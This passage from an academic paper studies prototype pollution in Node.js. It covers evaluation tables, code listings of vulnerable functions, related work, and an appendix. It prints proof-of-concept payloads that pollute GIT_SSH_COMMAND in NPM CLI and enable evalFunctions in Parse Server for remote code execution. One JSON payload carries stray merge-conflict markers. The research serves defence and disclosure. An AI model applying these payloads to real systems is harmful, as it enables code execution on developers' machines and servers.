hexojs/hexo	33,666	21,073	1	40	0		1	40	0		0		0	
sahat/hackathon-starter	32,431	2,326	0		-		-		-		-		-	
koajs/koa	31,910	4,596	0		-		-		-		-		-	
RocketChat/Rocket.Chat	31,059	242,949	5	1555	1	1500	3	50	0		1	5	0	
balderdashy/sails	22,085	24,445	0		-		-		-		-		-	
emberjs/ember.js	22,034	113,749	6	60	0		2	40	1	10	0		3	10
fastify/fastify	21,043	37,049	0		-		-		-		-		-	
parse-community/parse-server	19,045	107,909	7	3225	5	3220	0		0		0		2	5
docsifyjs/docsify	18,946	7,603	0		-		-		-		-		-	
npm/cli	5,371	713,648	15	603	2	360	6	230	1	3	0		6	10

Table B.2: Evaluation results for the applications' analysis. *Cases* shows the number of detected cases of a certain category; *Time* shows the time in minutes to manually classify and validate these cases.

End-to-End Exploitation

We evaluate our approach on popular Node.js applications from GitHub to validate its usefulness in a practical setting.

Setup We use the GitHub API to search for JavaScript repositories and order them by the number of stars. We then select for further analysis the top 14 web applications running on Node.js, as well as NPM CLI, the JavaScript package manager, because it is installed on every machine with Node.js as default. NPM CLI is also the largest analyzed application in our dataset. We clone the GitHub repository of each application locally and perform the analysis against it.

Methodology Following the workflow described in Section B.4, we first run our *Priority* query with *Any Functions* as entry points against a target application. The query reports the potential injection sinks and a list of the functions that pass tainted data to these sinks. The list contains functions that are actual entry points of the application and functions that take data from the environment (e.g., a database) and pass it to the injection sink. For the latter, we perform a call flow analysis to detect the application entry points. Second, we manually classify all reported cases as either false positives or *locally exploitable*. Based on the project structure, we also filter out cases in testing and client-side code. We discard these cases because the code does not execute on the server and cannot lead to RCE. Third, we study the application's threat model to detect conditions for exploiting the remaining (locally exploitable) cases. This is a manual process that requires studying the documentation and code of the application. We match the entry points pertaining to the threat model with the detected entry points leading to the injection sinks. Fourth, we verify the matched entry points dynamically by deploying the application locally and generating a payload to pollute the `toString` property. Whenever the payload fails, we rely on the debugger by examining code transformations and validations along the path, and modifying the payload accordingly. Finally, once the pollution is confirmed, we search for the gadgets that may lead to RCE, as described in Section B.6. If the gadget can be triggered after the execution of the injection sink, we change the payload to

pollute gadget-specific properties.

Results Table B.2 presents the analysis results for 15 widely-used Node.js applications. *Total* provides the number of detected prototype pollutions in the application's codebase and the total time for their manual analysis. The analysis finds cases in 8 applications, which we investigate and classify manually. *False Positives* contains the false positives due to over-approximate analysis; *Client-Side* and *Testing Code* show the cases that do not execute on a server-side directly.

We mark the remaining cases (column *Suspicious*) for further investigation. Suspicious cases are locally exploitable patterns, i.e., they can be exploited if an attacker controls all function parameters. We verified the suspicious cases to find eight prototype pollutions (in NPM CLI, Parse Server and Rocket.Chat) that are exploitable according to the threat model of these applications. We also found the gadgets that lead to RCE as explained below. As a sanity check, we run the original CodeQL baseline queries for NPM CLI and Parse Server applications, however, they do not detect exploitable prototype pollutions.

To estimate the manual effort, we track the time to verify the reported cases by one of the authors. A false positive takes an average of 2.6 minutes because the analysis affects a small code fragment. Similarly, non server-side code and testing code take on average 3.8 minutes and 1.2 minutes, respectively. The analysis of suspicious cases takes more time and depends on the quality of the documentation and application's code. The time in *Suspicious* column includes the study of the threat model and the matching of detected entry points. The *Exploitable* column includes the time to set up an application, debugging and verification of prototype pollution, search for gadgets, and combination of all attack ingredients. For example, most time for the Parse Server exploit was spend to find a race condition that triggers the injection and attack sinks in the correct order. For NPM CLI, a time-consuming task was to find a way to store the payload to NPM Registry via a malicious package and subsequently parse it during the package installation. The analysis and exploitation of Rocket.Chat required an LDAP server setup that provides a payload to the injection sink, and the configuration of a custom synchronization with the LDAP server. This process is not fully described in the official documentation and required a lot of manual testing of various options.

We now describe the RCE exploits for two applications and refer to the extended material for full details [193].

Parse Server RCEs

Parse Server is an open source Backend-as-a-Service (BaaS) framework that provides REST APIs to object and file storage, user authentication, push notifications, dashboard, and uses MongoDB or PostgreSQL as database. The Parse Server has pioneered BaaS systems in 2011 and has brought the serverless, low-touch deployment model to web and mobile backends.

Threat model The Parse Server can be deployed as a self-hosted solution. In this scenario, an attacker can send any requests to the server, but cannot modify any settings on the server. Therefore, we expect that an application must be secure in the default configuration. In the second scenario, we consider the Parse Server as a part of cloud infrastructure, e.g., Back4App [82]. The attacker can create their own account and become the administrator of that account. This allows the attacker to change some settings, for example, the webhook triggers. This scenario puts any available configuration at risk for attacks including the default configuration.

Detecting sinks Our static analysis framework detects 7 unique injection sinks. We marked 5 cases as suspicious by manual validation. One of the suspicious cases is located in the sanitizer of database records as shown in Listing B.3.

```
1  function expandResultOnKeyPath(obj, key, res) {
2    if (key.indexOf('.') < 0) {
3      obj[key] = res[key];
4      return obj;
5    }
6    const path = key.split('.');
7    const firstKey = path[0];
8    const nextPath = path.slice(1).join('.');
9    obj[firstKey] = expandResultOnKeyPath(
10     obj[firstKey] || {},
11     nextPath, res[firstKey]);
12   return obj;
13 }
```

Listing B.3: Injection sink in Parse Server.

This function can be abused to pollute `Object.prototype`. If the attacker controls the input data and passes the value `"obj.__proto__.evalFunctions"` to the parameter `key` and the object `{obj:{__proto__:{evalFunctions: 1}}}` to `result`, then sanitization sets the new property `evalFunctions` to Object's prototype.

Following our methodology, we perform a call flow analysis to detect entry points for the injection sink. A handler of the GET request triggers data reading from the database and then executes the vulnerable sanitizing code. Other detected injection sinks may be triggered via a PUT request by a payload delivered from a third-party webhook application.

In order to detect potential RCE gadgets, we search in Parse Server codebase for universal gadgets and functions that evaluate the code at runtime, e.g., `eval`. The analysis reports a gadget using the `require` function, where an attacker can directly control its argument through a polluted property. The analysis also reports an attack sink in the official MongoDB BSON parser [36] that deserializes objects from a database, and can evaluate JavaScript code stored in this object. However, the code evaluation is possible only if we set the configuration parameter `evalFunctions`, see Listing B.4. This option is not defined by default, but the

attacker can pollute the prototype and bypass the if-statement condition in line 5.

```
1  const evalFunctions =
2    options['evalFunctions'] == null
3    ? false
4    : options['evalFunctions'];
5  if (evalFunctions)
6    eval(functionString);
```

Listing B.4: Attack sink in Parse Server.

Exploitation The attacker should first pollute the prototype via the injection sink and then trigger the attack sink in a second request. A challenge to exploit prototype pollution is that the polluted property may break the application workflow. In this setting, the web request handler throws an exception whenever `Object.prototype` is polluted. Thereby, the attacker cannot successfully handle the requests in the required order. However, we could bypass it using a *race condition* in the application workflow.

Four of the RCE exploits for Parse Server use the same gadget and attack sink in Listing B.4 as follows: First, the attacker sends requests to store payloads in the database. Second, it sends the GET request to trigger the attack sink but delays its execution in the database until the next request. Third, the exploit sends the PUT request to trigger the injection sinks. Because the first request takes longer, a payload triggers the injection sink while another payload reaches the attack sink and executes arbitrary code. The fifth exploit adapts the `require` gadget discussed in Section B.6.

NPM CLI RCEs

NPM CLI [156] is the command line client that allows developers to install and publish packages to NPM registries. During a package installation, NPM CLI puts modules in place so that Node.js can load them, manages dependency conflicts, and may run the pre- and post-install scripts from the package.

Threat model The public NPM registry can be untrusted, e.g., by storing malicious packages. Since it is a shell tool that is run on a developer's machine, RCE attacks have the highest impact. NPM CLI has the option *--ignore-scripts* to disable running scripts specified in `package.json` files. Therefore, the threat model considers the arbitrary script execution that breaks out of the *--ignore-scripts* flag as unintended RCEs. We have the following constraint: the injection and attack sinks should be available during the execution of the command that installs a malicious package.

Detecting sinks The static analysis reports 15 unique injection sinks. We marked 8 cases as suspicious. Due to the restricted threat model, we then focus on matching the detected cases to the threat model. When NPM CLI installs the package, it parses the configuration file `npm-shrinkwrap.json` from the package

regardless of the option *--ignore-scripts*. NPM CLI then invokes `diff-apply` and `copyPath` functions from the `parse-conflict-json` package to parse the configuration file. Two of the suspicious cases are located in these functions. Section B.3 describes the injection sink in `diff-apply` and the attack sink for the RCE exploitation. Appendix B.9 shows the injection sink and the payload for the function `copyPath`. We verified manually that the exploitation in both cases leads to RCE.

Exploitation The NPM CLI invokes the `spawn` function to run the `git` commands for git-located package dependencies. This happens after parsing the configuration files, and therefore, after the injection sink execution. The git supports the command execution via the environment variable `GIT_SSH_COMMAND`. If this environment variable is set, git uses the specified command, instead of ssh, to connect to a remote system. Thereby, the attacker can craft the package configuration file to initiate the call `diffApply({}, {path:['__proto__','env'], value: {GIT_SSH_COMMAND: 'calc &'}, op: ADD})` and wait for the `spawn` invocation of the git command. This payload triggers arbitrary code execution, here launching a calculator.

B.7 Related Work

This section discusses closely related work targeting object injection vulnerabilities in general and prototype pollution in particular. We also discuss related security analyses for the Node.js ecosystem and client-side JavaScript security.

Prototype pollution vulnerabilities The security community became aware of prototype pollution vulnerabilities in 2018 in a white paper of Arteau [7] which uses dynamic analysis to showcase feasibility in a number of Node.js libraries as well as an end-to-end exploit in the Ghost CMS platform. The risks and the impact of prototype pollutions has been mainly discussed in security practitioner forums [19], with the exception of a handful of recent research papers [87, 95, 105, 106, 220]. Notably, the work of Li et al. [105, 106] proposes *object dependence graphs* to statically find injection vulnerabilities in Node.js libraries, including prototype pollution. Object dependent graphs allow identifying prototype injection sinks similar to our multi-taint analysis, though with higher precision due to the analysis of branch conditions. By contrast, our approach trades precision for scalability to analyze fully-fledged applications and libraries. In addition, our key focus is on universal gadget identification and end-to-end exploitation which no prior work has addressed systematically so far. Kim et al. [95] develop DAPP, a static analysis tool to detect prototype injection sinks in Node.js libraries by means of pattern analysis. DAPP's lightweight analysis results in low precision and recall, while focusing only on libraries. The recent work by Kang et al. [87] explores prototype pollution on the client-side to exploit a range of vulnerabilities (XSS, cookie and URL manipulation) by using dynamic taint tracking. Compared with static analysis, dynamic analysis may miss some

gadgets because of code coverage limitations, yet it can be helpful to validate the reachability of our injection and attack sinks, which we currently do manually. Xiao et al. [220] study hidden property attacks in Node.js applications, a type of vulnerability which is related to prototype pollution.

Object injection vulnerabilities We classify POIVs in the general context of object injection vulnerabilities (OIVs). Prior work studies OIVs targeting insecure deserialization by mean of static analysis in a variety of languages including Java [79, 148], PHP [51, 52, 64], .NET [147, 191], and Android [166]. The work of Dahse et al. [50, 52] develops static analysis to systematically detect OIV gadgets in PHP applications. Shcherbakov and Balliu [191] propose a static analysis for detecting object injection patterns for .NET application, including the framework and libraries, and implement a tool called SerialDetector. Arguably, our work faces similar challenges with scaling the static analysis to real-world languages, though in the more intricate context of JavaScript.

Node.js ecosystem security There is an increasing interest in studying the security of Node.js, both in academia and in industry. Most prior work has concentrated on so-called software supply chain security, i.e., studying security problems that are prevalent in libraries: injections [70, 106, 202], hidden property abuse [220], prototype pollution [105, 106], malicious packages [60, 226], running untrusted code [2, 216, 217], ReDoS [54, 55, 108, 201], code debloating [97]. There is also initial evidence that these problems in libraries affect websites in production [105, 201]. We are the first to show the existence of universal gadgets in Node.js and to study the impact of prototype pollution, beyond denial-of-service attacks.

Static analysis for Node.js Madsen et al. [110] propose augmenting call graphs with information about event propagation to find bugs in Node.js programs. Staicu et al. [202] advocate using intra-procedural data flow analysis to infer runtime policies for injection sinks. Nielsen et al. [150] introduce feedback-driven abstract interpretation for detecting injection vulnerabilities in Node.js code. More recently, Nielsen et al. [151] show how modular call graphs can be used to reduce false positives alerts in software composition analysis. Li et al. [105, 106] propose using object dependency graphs for finding prototype pollution, injection, and path traversal vulnerabilities. We are the first to propose using static taint analysis for detecting universal gadgets.

Client-side JavaScript security Lekies et al. [104] study XSS vulnerabilities on the web using fine-grained dynamic taint analysis. Hedin et al. [76] present JSFlow, a more sophisticated information flow analysis for detecting integrity and confidentiality problems in web applications. Recently, Lekies et al. [103] discuss how script gadgets can be used to bypass existing cross-site scripting mitigation. Roth et al. [174] further study the effect of script gadgets on content security policies. Steffens and Stock [207] present PMForce, a lightweight dynamic analysis augmented with forced execution for studying post message handlers. Khodayari and Pellegrino [93] propose JAW, a hybrid analysis tool based on code property

graph, showing its usefulness by studying client-side CSRF vulnerabilities. None of the work above studies the relation between prototype pollution and injection vulnerabilities.

B.8 Conclusion

We presented the first principled study on the impact of prototype pollution vulnerabilities in Node.js. We propose a semi-automated approach for detecting end-to-end exploits, consisting of three phases: (i) static analysis for detecting pollutions, (ii) hybrid analysis for detecting gadgets, and (iii) static analysis with human-in-the-loop for developing end-to-end exploits. We apply our approach to large codebases to find eight exploitable RCE vulnerabilities directly enabled by prototype pollution, and eleven universal gadgets [101] that are shipped with the Node.js runtime. Finally, we show that universal gadgets introduce a new threat in the Node.js ecosystem: hijacking the control flow of a program to (ab)use unused code available in the application's dependencies.

Acknowledgments Thanks are due to anonymous reviewers for the helpful feedback on this work. This work was partially supported by the Swedish Foundation for Strategic Research (SSF) under projects CHAINS and Trustfull, Digital Futures, Google, and Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation.

B.9 Appendix

Object Injection Vulnerabilities

Object Injection Vulnerabilities (OIVs) are an increasingly popular type of code-reuse vulnerability in the context of web applications. They occur when an attacker can modify the properties of an object to abuse the data and control flow of the application. OIVs enable attacker-controlled data to trigger the execution of legitimate code fragments (called gadgets) to perform malicious computations on the attacker's behalf. For example, OIVs may arise during the deserialization of untrusted data from the client side, e.g., via HTTP requests, when reconstructing the object graph that is subsequently processed by the backend applications on the server side. The following *ingredients* are needed to exploit an OIV: (*i*) the attacker controls properties of an object to be instantiated, e.g., upon deserialization; (*ii*) the instantiated property affects execution of code gadgets in the application's scope; (*iii*) there exists a big enough gadget space to find dangerous code fragments that the attacker can chain to carry out, e.g., remote code execution. The attack works in two stages: (1) there is an untrusted flow from an application's untrusted entry points to an *injection sink*, e.g., the property of an object; (2) there is a gadget that further propagates the attacker-controlled

data from the injection sink to a security-relevant *attack sink*. In analogy, the attacker loads the gun in stage one (by placing the payload into the injection sink), while letting someone else (a gadget) to pull the trigger in stage two and carry out the attack (through an attack sink). More generally, OIVs resemble second-order vulnerabilities, where an attacker first injects a value through an injection sink and subsequently leverages a read of that value to execute otherwise benign code paths (gadgets) that lead to the execution of an attack sink, possibly with attacker-controlled data from the injection sink. Existing work shows that OIVs are present in mainstream programming languages like Java [79, 148], JavaScript [103], PHP [51, 52, 64], .NET [65, 147, 191], and Android [166].

Non-trivial Gadget Sources

In this section, we compile a list of code patterns that imply a surprising read on the root prototype. Some of these patterns pose a great challenge for automatic static analysis of pollution gadgets. This list is not meant-to-be exhaustive, but instead to illustrate how difficult it is to write a comprehensive static analysis policy that can detect all property reads that lead to the root prototype.

We assume the attacker pollutes a property `x` of the root prototype and each of the pattern below reads this property. We remind the reader that after a successful pollution of the root prototype, every attempt to access a non-existent property `x` *on every object* (including arrays) will lead to accessing the polluted property. Moreover, `x` is also available as a global variable to all programs, unless it is shadowed by other variables with the same name. Below, we discuss more subtle cases in which the property access is performed intrinsically by the language runtime.

To our surprise, important sources of user input, such as command line arguments and environmental variables can be influenced through a prototype pollution. If developers try to access a non-existent environmental variable `x`:

```
process.env.x
```

they would in fact read the attacker-controlled value `x`. Similarly, a direct read of a command line argument may lead to accessing attacker-controlled values:

```
process.argv[x]
```

Similarly, the module system in Node.js contains such careless property accesses. For example, every read on the built-in `exports` object can lead to reading polluted properties:

```
module.exports.x
```

Maybe more surprising, accessing property names on imported modules may also lead to polluted values:

```
const mod = require("fs");
mod.x;
```

This is especially problematic in the context of fast-evolving code, e.g., on NPM, where developers often check that a given method or property is available on an imported module.

Destructuring operators exhibit a surprising behavior, as well. Even when the operator is presented with a default value:

```
let {x = 12} = {};
```

the polluted value is assigned to `x`, instead of the default one.

For-in loops provide a convenient way o iterate through the keys of an object. Perhaps surprisingly for many readers, this code constructs considers all the inherited properties, hence, all the polluted property names as well:

```
for (a in arr) {
  // a will contain "x" in one iteration
}
```

Finally, `with` statements have the potential to introduce additional confusion:

```
let x = 12;
with({}) {
   // shadow the x above
   console.log(x);
}
```

Here, the polluted property is hiding a legitimate local variable, giving attackers enormous capabilities. For a long time now, this code construct was discouraged due to its complex semantics, thus, we believe such patterns are rather rare.

While we do not think that the above examples are bugs in Node.js, V8, or the ECMAScript standard, they are the enablers for powerful gadgets, like the universal ones described in this work. Thus, we advise language creators to avoid whenever possible such unprotected property reads, to reduce the prevalence of universal gadgets.

NPM RCE II

Injection sink NPM CLI executes `copyPath` functions from the *parse-conflict-json* package to parse the configuration file. We demonstrate the source code of `copyPath` to present the second vulnerability in NPM CLI:

```
1  const isObj = obj => obj && typeof obj === 'object'
2
3  const copyPath = (to, from, path, i) => {
4    const p = path[i]
5    if (isObj(to[p]) && isObj(from[p]) &&
6        Array.isArray(to[p]) === Array.isArray(from[p]))
7      return copyPath(to[p], from[p], path, i + 1)
8    to[p] = from[p]
9  }
```

Exploitation The NPM CLI invokes the `spawn` function to run the `git` commands for git-located package dependencies. This happens after parsing the configuration files, and therefore, after the injection sink execution. The git supports the command execution via the environment variable `GIT_SSH_COMMAND`. If this environment variable is set, git uses the specified command to connect to a remote system. Thereby, the attacker can craft the configuration file as in the following example to trigger the injection sink and pollute the prototype. This payload triggers arbitrary code execution, here launching a calculator.

```
{ "obj": {
<<<<<<<
    "__proto__": {"env": {"GIT_SSH_COMMAND": "calc &"} }
|||||||
    "__proto__": {"env": {"GIT_SSH_COMMAND": ""} }
=======
>>>>>>>
}}
```

Advanced Prototype Pollution Pattern

In this section, we present an example of prototype pollution in the *101* package from our benchmark to showcase the need for supporting JavaScript built-in functions and semantic models. The baseline CodeQL queries do not detect any vulnerability in this package, but our queries do because of extended support for JavaScript semantics in CodeQL standard library. Specifically, the support for built-in functions `Array.prototype.reduce()` and `Object.keys()` allows to detect such cases by the static analysis.

```
function reduceObject (target, source) {
  return Object.keys(source).reduce(function (obj, key) {
    if (isObject(obj[key]) && isObject(source[key])) {
      reduceObject(obj[key], source[key]);
      return obj;
    }
    obj[key] = obj[key] !== undefined ? obj[key] : source[key];
    return obj;
  }, target);
}
```

For a successful exploit, the parameter `target` should refer to an object with `Object.prototype` and the value of `source` should be controlled by an attacker. An example of successful exploit is the function call `reduceObject({}, JSON.parse('{"__proto__":{"polluted":"yes"}}'))`.

To handle this code fragment properly, the static analysis should first propagate the tainted value from `source` to the call `Object.keys()`. The analysis should keep the taint mark for returned value of this function call following the modeled semantics. Moreover, the static analysis then reflect the semantics of `Array.prototype.reduce()` with good precision. The function takes the tainted array as a receiver and passes an element of the array to the parameter

`key` of the callback. The if-statement checks that both parameters have an object in the property `key` and it recursively calls the function `reduceObject`.

In the next function call, `source` still should be tainted because the parameter now refers to the property of the tainted object. In our example, the parameter `target` refers to `Object.prototype` where the first key has the value `__proto__` and should be marked by the corresponding label. The static analysis propagates the tainted value of `source` to the if-statement again in the same way. It also propagates the tainted label from `target` to `obj` according to the semantics of `Array.prototype.reduce()` (now from the second argument to the first parameter of the callback).

Let us now consider another branch of the if-statement. The assignment expression in line 7 stores a value to a property of `obj` where the name of the property and possible value `source[key]` are tainted and therefore controlled by the attacker. Thus, the analyzer should report the assignment expression as an injection sink of the prototype pollution pattern.

Evaluation Results

In Table B.3, we present the results of the evaluation of ODGen, the original CodeQL queries (*Baseline queries*) and our custom queries (*Priority queries* and *General queries*) against our benchmark of 100 vulnerable NPM packages.

Package@Version	LoC	Baseline queries				Priority queries				General queries				ODGen	
		Prototype Polluting Assignment		Prototype Polluting Function		Exported Functions		Any Functions		Exported Functions		Any Functions			
		TP	FP	TP	FP	TP	FP	TP	FP	TP	FP	TP	FP	TP	FP
101@1.6.3	2,366	0/2	0	0/2	0	2/2	0	2/2	0	2/2	2	2/2	2	0/2	0
arr-flatten-unflatten@1.1.4	104	0/2	0	0/2	0	1/1	0	1/1	0	2/2	0	2/2	0	0/2	0
asciitable.js@1.0.2	173	0/1	0	1/1	1	1/1	0	1/1	1	1/1	0	1/1	1	1/1	0
assign-deep@1.0.0	56	0/1	0	1/1	0	1/1	0	1/1	0	1/1	1	1/1	1	0/1	0
bmoor@0.8.11	3,718	4/6	2	1/6	0	4/4	0	4/4	0	6/6	0	6/6	0	3/6	0
bodymen@1.0.0	17,993	1/1	3	0/1	0	1/1	2	1/1	6	1/1	8	1/1	10	0/1	0
changeset@0.1.0	1,427	3/3	1	0/3	0	1/1	0	1/1	0	3/3	0	3/3	0	0/3	0
class-transformer@0.1.1	735	0/2	0	0/2	0	2/2	0	2/2	0	2/2	0	2/2	0	0/2	0
confucious@0.0.12	7,046	7/7	1	0/7	0	4/4	3	4/4	5	7/7	4	7/7	4	1/7	1
connie@0.1.0	13,433	0/3	0	1/3	1	1/1	0	1/1	1	3/3	0	3/3	4	0/3	0
controlled-merge@1.0.0	171	0/3	0	2/3	0	2/2	1	2/2	1	3/3	1	3/3	1	3/3	0
copy-props@2.0.4	348	1/1	1	0/1	0	0/1	0	0/1	0	0/1	0	1/1	1	0/1	0
deap@1.0.0	698	0/2	0	2/2	0	0/2	0	2/2	1	0/2	0	2/2	1	1/2	2
deep-defaults@1.0.5	17,475	0/1	3	1/1	0	1/1	2	1/1	4	1/1	8	1/1	8	0/1	1
deep-override@1.0.0	73	0/1	0	0/1	0	1/1	2	1/1	5	1/1	9	1/1	9	0/1	0
deep-set@1.0.0	41	0/1	0	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	1/1	0
deephas@1.0.5	351	0/1	0	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	0/1	0
deeply@3.0.0	238	0/1	0	0/1	0	0/1	0	0/1	0	0/1	0	0/1	0	0/1	0
deepref@1.1.1	136	0/1	0	0/1	0	0/1	0	1/1	0	0/1	0	1/1	0	0/1	0
deeps@1.4.5	231	1/1	1	1/1	0	1/1	0	1/1	0	1/1	2	1/1	2	1/1	0
defaults-deep@0.2.4	89	0/1	0	0/1	0	0/1	0	1/1	0	1/1	0	1/1	0	0/1	0
dot-object@2.1.2	5,500	2/4	5	0/4	0	4/4	2	4/4	6	4/4	10	4/4	20	0/4	0
dot-prop@2.0.0	34	1/1	1	1/1	0	1/1	0	1/1	0	1/1	1	1/1	1	0/1	0
dot-notes@3.2.0	223	1/1	1	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	1/1	0
dotty@0.0.1	475	1/1	1	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	1/1	0
dset@1.0.0	18	1/1	1	1/1	1	1/1	1	1/1	1	1/1	1	1/1	1	1/1	0
expand-hash@1.0.1	36	0/1	0	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	0/1	0
extend@3.0.1	63	0/1	0	1/1	0	1/1	1	1/1	1	1/1	1	1/1	1	1/1	0
field@1.0.1	76	4/4	0	0/4	0	2/2	0	2/2	0	4/4	0	4/4	0	1/4	0
@firebase/util@0.3.2	4,725	0/4	0	4/4	0	4/4	0	4/4	0	4/4	0	4/4	0	0/4	0
flattenizer@0.0.5	436	0/1	0	0/1	0	1/1	0	1/1	1	1/1	1	1/1	3	0/1	0
gammautils@0.0.81	6,919	1/1	3	0/1	1	1/1	1	1/1	1	1/1	4	1/1	4	1/1	0

gedi@1.6.3	7,160	1/1	6	0/1	2	1/1	2	1/1	3	1/1	7	1/1	8	0/1	0
getobject@0.1.0	126	1/1	1	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	0/1	0
hoek@5.0.0	764	0/1	0	0/1	2	1/1	3	1/1	4	1/1	5	1/1	5	0/1	0
immer@8.0.0	5,136	0/5	0	0/5	0	0/5	1	5/5	2	0/5	1	5/5	2	0/5	0
ini-parser@0.0.2	32	1/1	0	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0
js-data@3.0.8	14,056	0/1	3	1/1	5	1/1	11	1/1	14	1/1	17	1/1	38	0/1	0
js-extend@0.0.1	53	0/1	0	1/1	0	0/1	0	1/1	0	0/1	0	1/1	0	1/1	0
js_ini@1.2.0	537	0/1	0	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	0/1	0
json-ptr@1.1.0	1,630	1/1	3	0/1	0	1/1	5	1/1	5	1/1	5	1/1	5	0/1	0
json8-merge-patch@1.0.1	635	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0	0/1	0
just-extend@3.0.0	36	0/1	0	0/1	0	0/1	0	0/1	0	0/1	0	0/1	0	1/1	0
keyd@1.3.4	265	0/1	0	0/1	0	0/1	0	1/1	1	0/1	0	1/1	1	1/1	0
keyget@2.2.0	389	1/4	0	0/4	0	2/2	2	2/2	2	4/4	1	4/4	1	2/4	0
libnested@1.5.0	210	1/1	1	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	1/1	0
linux-cmdline@1.0.0	42	0/1	0	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	1/1	0
locutus@2.0.11	14,994	1/1	1	0/1	0	1/1	2	1/1	2	1/1	3	1/1	4	0/1	0
lodash@4.17.11	17,302	1/1	3	0/1	0	1/1	1	1/1	3	1/1	7	1/1	7	1/1	0
madlib-object-utils@0.1.6	81	1/1	1	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	1/1	0
merge@2.1.0	103	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0	0/1	0
merge-deep@3.0.0	483	0/3	0	0/3	0	0/2	0	0/2	1	3/3	0	3/3	0	2/3	0
merge-recursive@0.0.3	58	1/1	1	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	1/1	0
mixin-deep@2.0.0	29	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0	0/1	0
mout@2.0.0-alpha.1	9,337	0/2	2	0/2	0	2/2	0	2/2	0	2/2	1	2/2	1	0/2	0
mpath@0.4.1	1,839	1/1	2	0/1	0	1/1	2	1/1	2	1/1	2	1/1	2	1/1	2
nconf_toml@0.0.1	4,743	0/1	0	0/1	0	1/1	0	1/1	1	1/1	2	1/1	2	0/1	0
nested-property@0.0.5	97	0/1	0	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	0/1	0
nestie@1.0.0	66	0/1	0	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	0/1	0
nis-utils@0.6.10	35,669	2/2	0	1/2	1	1/1	9	1/1	15	2/2	18	2/2	18	2/2	0
node.extend@2.0.0	958	0/1	0	1/1	0	1/1	1	1/1	1	1/1	1	1/1	1	1/1	0
node-forge@0.9.0	17,978	1/1	5	0/1	0	1/1	2	1/1	4	1/1	7	1/1	7	1/1	0
nodee-utils@1.2.2	22,385	2/2	0	1/2	0	1/1	5	1/1	12	2/2	11	2/2	15	2/2	0
object-collider@1.0.3	143	0/2	0	0/2	0	2/2	1	2/2	1	2/2	1	2/2	1	0/2	0
object-path-set@1.0.0	185	2/2	0	0/2	0	1/1	1	1/1	1	2/2	0	2/2	0	2/2	0
objnest@5.0.0	971	0/1	0	0/1	0	1/1	0	1/1	0	1/1	3	1/1	3	0/1	0
objtools@3.0.0	20,693	0/5	5	2/5	0	4/5	14	5/5	16	4/5	24	5/5	24	0/5	0
patchmerge@1.0.0	138	0/1	0	1/1	0	1/1	2	1/1	2	1/1	6	1/1	6	0/1	0
paypal-adaptive@0.4.1	203	0/1	0	1/1	1	1/1	1	1/1	2	1/1	2	1/1	2	0/1	0
phpjs@1.3.2	48,116	1/1	4	0/1	0	1/1	3	1/1	7	1/1	8	1/1	18	0/1	0
predefine@0.1.2	488	0/1	0	0/1	0	1/1	1	1/1	1	1/1	1	1/1	1	0/1	0
promisehelpers@0.0.5	132	1/1	1	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	1/1	0
properties-reader@2.0.0	1,293	0/1	0	0/1	0	1/1	2	1/1	2	1/1	7	1/1	7	0/1	0
property-expr@2.0.2	196	1/1	0	0/1	0	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0
prototyped.js@2.0.0	7,911	0/1	0	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0
putil-merge@3.0.0	68	0/2	0	0/2	0	2/2	0	2/2	0	2/2	2	2/2	2	0/2	0
querymen@2.1.3	18,205	1/1	3	0/1	0	1/1	2	1/1	6	1/1	8	1/1	10	0/1	1
safe-flat@2.0.0	298	0/1	0	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	0/1	0
safe-object2@1.0.3	104	0/1	0	0/1	0	1/1	0	1/1	1	1/1	0	1/1	1	0/1	0
safe-obj@1.0.0	242	0/1	0	0/1	0	1/1	1	1/1	1	1/1	2	1/1	2	0/1	0
safetydance@2.0.1	570	0/1	0	0/1	0	0/1	0	1/1	0	0/1	0	1/1	1	1/1	0
set-deep-prop@1.0.0	11	1/1	0	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0
set-getter@0.1.0	179	0/1	0	0/1	0	0/1	0	0/1	0	1/1	1	1/1	1	0/1	0
set-in@2.0.0	172	1/1	0	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0
set-object-value@0.0.5	113	0/2	0	0/2	0	2/2	4	2/2	4	2/2	6	2/2	6	1/2	0
set-or-get@1.2.10	115	1/1	0	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0
set-value@3.0.0	123	2/2	1	1/2	0	1/1	0	1/1	0	2/2	1	2/2	1	2/2	0
shvl@2.0.1	18	0/1	0	0/1	0	1/1	0	1/1	3	1/1	1	1/1	4	0/1	0
smart-extend@1.7.3	8,949	0/1	0	1/1	1	1/1	2	1/1	3	1/1	2	1/1	3	0/1	0
@strikeentco/set@1.0.0	27	1/1	1	0/1	0	1/1	0	1/1	0	1/1	1	1/1	1	0/1	0
supermixer@1.0.3	9,843	0/1	2	0/1	0	0/1	5	0/1	9	0/1	8	0/1	12	0/1	0
Templ8@0.7.0	785	0/1	0	0/1	0	0/1	0	0/1	0	0/1	0	0/1	0	0/1	0
tiny-conf@1.1.0	255	4/4	0	0/4	0	2/2	0	2/2	1	4/4	0	4/4	1	1/4	0
total.js@3.4.6	40,699	0/1	3	0/1	1	0/1	1	0/1	2	0/1	4	0/1	7	0/1	0
undefsafe@2.0.2	544	0/1	0	0/1	0	1/1	0	1/1	0	1/1	0	1/1	0	0/1	0
